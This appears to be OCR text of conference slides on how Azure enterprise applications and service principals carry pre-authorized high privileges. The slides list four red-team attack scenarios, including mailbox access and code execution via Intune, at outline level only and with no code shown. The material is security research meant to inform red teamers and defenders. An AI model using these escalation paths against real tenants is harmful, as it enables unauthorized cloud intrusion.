MAY THE LEAST PRIVILEGE BE WITH YOU: EXPOSING THE DARK SIDE OF AZURE SERVICE PRINCIPAL PERMISSIONS

Marios Gyftos
Nikos Vourdas

2025

DISCLAIMER

THE OPINIONS EXPRESSED IN THIS PRESENTATION ARE OUR OWN AND DO NOT REPRESENT ANY EMPLOYER OR ORGANIZATION

$WHOAMI

Senior Offensive Security Consultant

GCPN, OSWE, OSCP, OASP

CVE-2019-2432
CVE-2019-2431
CVE-2019-2430
CVE-2018-8607

@GyftosMarios

$WHOAMI

Senior Offensive Security Consultant

OSCE3, OSCP, OSWP, CRTL, CRTO, OASP

19

iCAST/TIBER-EU TLPT Experienced

CFP MEMBER @TheOffensiveX

@nickvourd




TABLE OF CONTENTS

EXISTING LANDSCAPE

EXISTING LANDSCAPE

- Organizations focus on user monitoring and protection mechanisms:
  - Conditional Access Policies
  - Trusted devices
  - Multi-factor Authentication
  - Risky Sign-Ins

- But User's are not the only objects with Privileges in Azure

EXISTING LANDSCAPE

WELCOME TO THE WORLD OF ENTERPRISE APPLICATIONS

Enterprise Applications in Microsoft Entra ID enable secure access, automation, and vendor integrations with SSO, user assignments, and access control.

Enterprise Application ↔ **Service Principal**

EXISTING LANDSCAPE


- THE DOMINANCE OF ENTERPRISE APPLICATIONS:
  - THEIR RISE IS INEVITABLE — **THEY DRIVE INNOVATION**
  - OFFER POWERFUL AUTOMATION
  - ENABLE SCALABLE IDENTITY INTEGRATIONS
  - DRIVE VENDOR ADOPTION
  - ORGANIZATIONS INCREASINGLY **TRUST THEM BY DEFAULT**

EXISTING LANDSCAPE


- The Dominance of Enterprise Applications:
  - Their rise is inevitable — **THEY DRIVE INNOVATION**
  - Offer Powerful automation
  - Enable scalable identity integrations
  - Drive vendor adoption
  - Organizations increasingly **TRUST THEM BY DEFAULT**


- But: They Come **PRE-AUTHORIZED** with high API permissions or Entra ID roles

"Much to learn,
you still have,
my young Padawan."




EXISTING LANDSCAPE





EXISTING LANDSCAPE




* All hyperlinks are included in the References section.


TO OLYMPUS AND BEYOND
THE CLOUDS

TO OLYMPUS AND BEYOND THE CLOUDS

- What You Will Learn:
  - Reveals how **high-trust, integrated enterprise apps** can become **privileged attack platforms**
  - Expose The Risks of Trusted Applications
  - Red teamers will gain **new post-exploitation techniques**
  - Based in **Real-World** Scenarios
  - Shifts focus from user accounts to **non-human identities (SPs)**

TO OLYMPUS AND BEYOND THE CLOUDS




TO OLYMPUS AND BEYOND THE CLOUDS

"The cloud is strong with this one — but it's serving the Dark Side."


- Developed 4 scenarios based on real world experience:
  1) From App Owner to Azure Full Access
  2) Leveraging Service Principal to Access O365 Mailbox
  3) Code Execution via Intune Win32 LOB Apps
  4) Abusing Azure DevOps Admin to compromise Privileged Service Principal

